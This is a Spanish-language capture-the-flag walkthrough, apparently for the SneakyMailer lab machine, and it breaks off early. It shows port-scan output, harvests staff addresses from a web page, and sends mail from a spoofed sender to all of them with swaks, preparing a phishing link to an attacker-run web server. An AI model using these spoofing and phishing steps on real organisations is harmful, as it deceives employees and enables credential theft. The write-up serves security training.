

SneakyMailer - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:



```
PORT     STATE SERVICE  REASON         VERSION
21/tcp   open  ftp      syn-ack ttl 63 vsftpd 3.0.3
22/tcp   open  ssh      syn-ack ttl 63 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 57:c9:00:35:36:56:e6:6f:f6:de:86:40:b2:ee:3e:fd (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCy6l2NxLZItm85sZuNKU/OzDEhlvYMmmrKpTD0+uxdQyySppZN3Lo6xOM2d
Lck3/6/04B5RlTYUoLQFwRuy84CX8NDvs0mIyR7bpbd8W03+EAwTabOxXfukQG1MbgCY5V8QmLRdi/ZtsIqVxVZWOYI5rvuAQ+Y
vdwLKZ0M5RvXLQPlsqRLfqtcTBBLxYY6ZVcLHkvEA+gekHGcPRw0MV5U9vsx18+6O8wm9ZNI/a1Y4TyXIHMcbHi9
|   256 d8:21:23:28:1d:b8:30:46:e2:67:2d:59:65:f0:0a:05 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOHL62JJEI1N8SHtcSypj9Ijy
9zXdKMUcSs5TbE=
|   256 5e:4f:23:4e:d4:90:8e:e9:5e:89:74:b3:19:0c:fc:1a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILZ/TeP6ZPj9zbHyFVfwZg48EElGqKCENQgPw+QCoC7x
25/tcp   open  smtp     syn-ack ttl 63 Postfix smtpd
|_smtp-commands: debian, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BIT
80/tcp   open  http     syn-ack ttl 63 nginx 1.14.2
|_http-server-header: nginx/1.14.2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://sneakycorp.htb
143/tcp  open  imap     syn-ack ttl 63 Courier Imapd (released 2018)
|_imap-capabilities: CAPABILITY OK UTF8=ACCEPTA0001 completed THREAD=ORDEREDSUBJECT IDLE SORT CHILD
FERENCES STARTTLS NAMESPACE ACL ENABLE
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=
tionalUnitName=Automatically-generated IMAP SSL key
| Subject Alternative Name: email:postmaster@example.com
| Issuer: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryN
```




```
|_ssl-date: TLS randomness does not represent time
993/tcp  open  ssl/imap syn-ack ttl 63 Courier Imapd (released 2018)
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail
tionalUnitName=Automatically-generated IMAP SSL key
| Subject Alternative Name: email:postmaster@example.com
| Issuer: commonName=localhost/organizationName=Courier Mail Server/sta
ame=Automatically-generated IMAP SSL key
| Public Key type: rsa
```




```
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http     syn-ack ttl 63 nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to nginx!
| http-methods:
|_  Supported Methods: GET HEAD
|_http-open-proxy: Proxy might be redirecting request
Service Info: Host:  debian; OSs: Unix, Linux; CPE:
```

Encontramos el dominio sneakycorp.htb, lo añadimos en "/etc/host" para que se aplique la resolucion dns y encontramos una pagina bastante parecida:



En "team.php" encontramos un listado de correos:



sneakycorp.htb/team.php

Team


List of all employees of the company.

Table of team members

Show 100 entries

Name	Position	Office	Email
Airi Satou	Accountant	Tokyo	airisatou@sneakymailer.htb
Angelica Ramos	Chief Executive Officer (CEO)	London	angelicaramos@sneakymailer.htb
Ashton Cox	Junior Technical Author	San Francisco	ashtoncox@sneakymailer.htb
Bradley Greer	Tester	London	bradleygreer@sneakymailer.htb
Brenden Wagner	Software Engineer	San Francisco	brendenwagner@sneakymailer.htb
Brielle Williamson	Tester	New York	briellewilliamson@sneakymailer.htb
Bruno Nash	Software Engineer	London	brunonash@sneakymailer.htb
Caesar Vance	Tester	New York	caesarvance@sneakymailer.htb
Cara Stevens	Sales Assistant	New York	carastevens@sneakymailer.htb
Cedric Kelly	Senior Javascript Developer	Edinburgh	cedrickelly@sneakymailer.htb
Charde Marshall	Tester	San Francisco	chardemarshall@sneakymailer.htb
Colleen Hurst	Javascript Developer	San Francisco	colleenhurst@sneakymailer.htb
Dai Rios	Personnel Lead	Edinburgh	dairios@sneakymailer.htb
Donna Snider	Customer Support	New York	donnasnider@sneakymailer.htb
Doris Wilder	Sales Assistant	Sidney	doriswilder@sneakymailer.htb
Finn Camacho	Support Engineer	San Francisco	finncamacho@sneakymailer.htb
Fiona Green	Tester	San Francisco	fionagreen@sneakymailer.htb


Como el servicio "Imap" esta abierto, vamos a utilizar la herramienta "swaks" para enviar un phising. Lo que necesitamos es crear un listado con los correos separados por coma para enviarles un correo:



```
└─$ cat emails|xargs|tr -s " " ","|tr -d "\n"
airisatou@sneakymailer.htb,angelicaramos@sneakymailer.htb,ashtoncox@sneakymailer.htb
riellewilliamson@sneakymailer.htb,brunonash@sneakymailer.htb,caesarvance@sneakymaile
,chardemarshall@sneakymailer.htb,colleenhurst@sneakymailer.htb,dairios@sneakymailer.
inncamacho@sneakymailer.htb,fionagreen@sneakymailer.htb,garrettwinters@sneakymailer.
orialittle@sneakymailer.htb,haleykennedy@sneakymailer.htb,hermionebutler@sneakymaile
htb,howardhatfield@sneakymailer.htb,jacksonbradshaw@sneakymailer.htb,jenagaines@snea
eakymailer.htb,jenniferchang@sneakymailer.htb,jonasalexander@sneakymailer.htb,laelgr
a@sneakymailer.htb,michellehouse@sneakymailer.htb,olivialiang@sneakymailer.htb,paulb
nn@sneakymailer.htb,rhonadavidson@sneakymailer.htb,sakurayamamoto@sneakymailer.htb,s
ou@sneakymailer.htb,sonyafrost@sneakymailer.htb,sukiburks@sneakymailer.htb,sulcud@sn
neakymailer.htb,tigernixon@sneakymailer.htb,timothymooney@sneakymailer.htb,unitybutl
eakymailer.htb,zenaidafrank@sneakymailer.htb,zoritaserrano@sneakymailer.htb
```

Vamos a probar si podemos enviar un mail con "swaks":


`swacks --from hacker@sneakymailer.htb --to *emails* --body "probando" --server *ip*`



```
└─$ swaks --from hacker@sneakymailer.htb --to airisatou@sneakymailer.htb,angelicaramos@sneakymailer.htb,ashtoncox@sneakymailer.htb,bradleygreer@sne
akymailer.htb,brendenwagner@sneakymailer.htb,briellewilliamson@sneakymailer.htb,brunonash@sneakymailer.htb,caesarvance@sneakymailer.htb,carastevens
@sneakymailer.htb,cedrickelly@sneakymailer.htb,chardemarshall@sneakymailer.htb,colleenhurst@sneakymailer.htb,dairios@sneakymailer.htb,donnasnider@s
neakymailer.htb,doriswilder@sneakymailer.htb,finncamacho@sneakymailer.htb,fionagreen@sneakymailer.htb,garrettwinters@sneakymailer.htb,gavincortez@s
neakymailer.htb,gavinjoyce@sneakymailer.htb,glorialittle@sneakymailer.htb,haleykennedy@sneakymailer.htb,hermionebutler@sneakymailer.htb,herrodchand
ler@sneakymailer.htb,hopefuentes@sneakymailer.htb,howardhatfield@sneakymailer.htb,jacksonbradshaw@sneakymailer.htb,jenagaines@sneakymailer.htb,jene
ttecaldwell@sneakymailer.htb,jenniferacosta@sneakymailer.htb,jenniferchang@sneakymailer.htb,jonasalexander@sneakymailer.htb,laelgreer@sneakymailer.
htb,martenamccray@sneakymailer.htb,michaelsilva@sneakymailer.htb,michellehouse@sneakymailer.htb,olivialiang@sneakymailer.htb,paulbyrd@sneakymailer.
htb,prescottbartlett@sneakymailer.htb,quinnflynn@sneakymailer.htb,rhonadavidson@sneakymailer.htb,sakurayamamoto@sneakymailer.htb,sergebaldwin@sneak
ymailer.htb,shaddecker@sneakymailer.htb,shouitou@sneakymailer.htb,sonyafrost@sneakymailer.htb,sukiburks@sneakymailer.htb,sulcud@sneakymailer.htb,ta
tyanafitzpatrick@sneakymailer.htb,thorwalton@sneakymailer.htb,tigernixon@sneakymailer.htb,timothymooney@sneakymailer.htb,unitybutler@sneakymailer.h
tb,vivianharrell@sneakymailer.htb,yuriberry@sneakymailer.htb,zenaidafrank@sneakymailer.htb,zoritaserrano@sneakymailer.htb --body "probando" --serve
r 10.10.10.197
=== Trying 10.10.10.197:25...
=== Connected to 10.10.10.197.
```


Como esta mal configurado, el servidor no comprueba si el mail "hacker@sneakymailer.htb" existe. Podemos aprobecharnos de esto enviarndo un email que contenga el link a nuestro servicio web que estamos levantando con python3. Si el usuario hace click, nos llegaria una peticion.

- Nos levantamos el servicio web con python:



